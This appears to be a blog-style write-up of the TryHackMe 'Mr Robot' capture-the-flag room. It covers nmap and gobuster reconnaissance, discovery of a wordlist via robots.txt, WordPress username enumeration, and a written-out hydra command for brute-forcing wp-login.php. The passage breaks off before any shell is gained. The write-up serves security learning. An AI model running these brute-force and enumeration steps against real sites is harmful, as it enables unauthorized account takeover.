
This was my first attempt at an “Intermediate” CTF box and I had a ton of fun. It required various tactics, but it really boiled down to checking out hidden directories on the site, brute-forcing a login, spawning a reverse shell, and escalating to root on a linux box. So with all that said, let’s jump into how to complete it.

Note: I completed this challenge on tryhackme, but I believe the same CTF can be found on a multitude of other sources. If you notice the IP’s changing throughout the writeup, that's because each time you deploy a box on tryhackme, it gives the box a unique ip for you to connect to it with. Since this writeup was not done in one sitting, I had to deploy the box multiple times for the screenshots, hence the different ips.

Link to the room: https://tryhackme.com/room/mrrobot

Step One: The Scan

So first things first, I started out with an Nmap scan.




```
# Nmap 7.80 scan initiated Tue Jan 14 14:05:55 2020 as: nmap -oN scan.txt -sV -A -vv 10.10.60.233
Nmap scan report for 10.10.60.233
Host is up, received echo-reply ttl 63 (0.12s latency).
Scanned at 2020-01-14 14:05:55 EST for 33s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT    STATE  SERVICE  REASON         VERSION
22/tcp  closed ssh      reset ttl 63
80/tcp  open   http     syn-ack ttl 63 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http syn-ack ttl 63 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
| SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt
| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X
| 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
|_-----END CERTIFICATE-----
Device type: general purpose|specialized|storage-misc|broadband router|printer|WAP
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|2.4.X (91%), Crestron 2-Series (89%), HP embedded (89%), Asus embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kerne
l:3.4 cpe:/o:linux:linux_kernel:2.6.22 cpe:/o:linux:linux_kernel:2.4
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: Linux 3.10 - 3.13 (91%), Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 or 4.2 (90%), Linux 3.2 - 3.5 (90%), Linux 3.2 - 3
.8 (90%), Linux 4.2 (90%), Linux 4.4 (90%), Crestron XPanel control system (89%), Linux 3.13 (89%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=1/14%OT=80%CT=22%CU=%PV=Y%DS=2%DC=T%G=N%TM=5E1E1134%P=x86_64-pc-linux-gnu)
SEQ(SP=105%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=8)
OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%TG=40%W=6903%O=M54DNNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 198.839 days (since Sat Jun 29 18:58:34 2019)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   119.71 ms 10.8.0.1
2   119.90 ms 10.10.60.233

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 14 14:06:28 2020 -- 1 IP address (1 host up) scanned in 33.00 seconds
```

Here is the entire output of my scan including the parameters I used. Nothing super interesting. SSH is closed and the only other thing is just a regular web server.


Step Two: Web Recon and Discovery

Next, I went to the ip address in my browser. This brought up an interactive "terminal" that allowed me to run commands in my browser and it would do various things related to the show "Mr. Robot" (show scenes, newspaper write ups, ect.) After running each of the "commands", checking out the source code, and exploring a little, I realized the main page was probably a dead-end. Time for gobuster.




```
11:49 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

11:49 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this
world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read
this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

I plugged the ip into gobuster and used the dirb “common.txt” wordlist. After letting that run I got back quite a few results.



```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.060.233
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/14 14:11:08 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/0 (Status: 301)
/admin (Status: 301)
/atom (Status: 301)
/audio (Status: 301)
/blog (Status: 301)
/css (Status: 301)
/dashboard (Status: 302)
/favicon.ico (Status: 200)
/feed (Status: 301)
/image (Status: 301)
/Image (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/index.php (Status: 301)
/js (Status: 301)
/intro (Status: 200)
/license (Status: 200)
/login (Status: 302)
/page1 (Status: 301)
/phpmyadmin (Status: 403)
/rdf (Status: 301)
/readme (Status: 200)
/robots (Status: 200)
/robots.txt (Status: 200)
/rss (Status: 301)
/rss2 (Status: 301)
/sitemap (Status: 200)
/sitemap.xml (Status: 200)
/video (Status: 301)
/wp-admin (Status: 301)
/wp-config (Status: 200)
/wp-content (Status: 301)
/wp-cron (Status: 200)
/wp-includes (Status: 301)
/wp-links-opml (Status: 200)
/wp-load (Status: 200)
/wp-login (Status: 200)
/wp-signup (Status: 302)
===============================================================
2020/01/14 14:12:46 Finished
===============================================================

root@magi:~/Desktop/tryhackme/MrRobot#
```

Okay, so there is a lot to unpack here. Firstly, looking at the bottom results it appears that this is a wordpress site. Navigating to “http://<ip>/0/” confirms what gobuster has found.



user's Blog!
Just another WordPress site

Nothing Found

It seems we can’t find what you’re looking for. Perhaps searching can help.

Search …

RECENT COMMENTS

ARCHIVES


CATEGORIES
No categories

META
Log in
Entries RSS
Comments RSS
WordPress.org

Proudly powered by WordPress

This is good news. If we can login somehow through the login url, then we can most likely spawn a php reverse shell. But how to get in…?

We need a username and password (obviously). I continue poking around some of the other interesting things that gobuster found and stumble upon this.




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Navigating to “http://<ip>/robots.txt” we find two very helpful things. We get the first flag (navigate to “http://<ip>/key-1-of-3.txt” to actually get the flag). And we get a dictionary. Perfect! With this dictionary, I can hopefully bruteforce the login to the wordpress. So I went ahead and downloaded “fsocity.dic” and navigated over to “http://<ip>/wp-login”

<u>Step Three: The Initial Attack:</u>


Now we have a list that (most likely contains) the password for an account. But what is the username? During my initial exploration of the site I failed to find any usernames that stuck out. However, wordpress has this security flaw where it will tell you if a username is incorrect.



ERROR: Invalid username. Lost your password?

If you plug in an invalid username and invalid password, it tells you the user does not exist. This is good info because it means we can try out some usernames.

So I plug in a few usernames and finally get a response that looks different.



ERROR: The password you entered for the username **elliot** is incorrect. Lost your password?

Username: elliot


NOTE: If you couldn't figure out the username, you could do a dictionary attack with hydra with a list of usernames and a set password and have it output when it got a response that was not "invalid username". However, with my knowledge of Mr. Robot, I just tried a few things that related to the show first and got lucky.

With a username and a dictionary, its time to start up hydra with the following command:

```
hydra -l elliot  -P ./fsocity.dic  <ip>  -V http-form-post
'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
```


However, right off the bat, I see an issue. The dictionary has over 800,000 entries. Surely they don't want me to wait that long! I start watching the output and I am seeing a lot of repeats, which gives me a new idea.

NOTE: I have since found out there is a very simple command to modify a .dic file to only have unique entries, but at the time I was unaware of it. Also, I chomp at the bit to break out vim and write a python script, so I probably would have done it the this way anyways



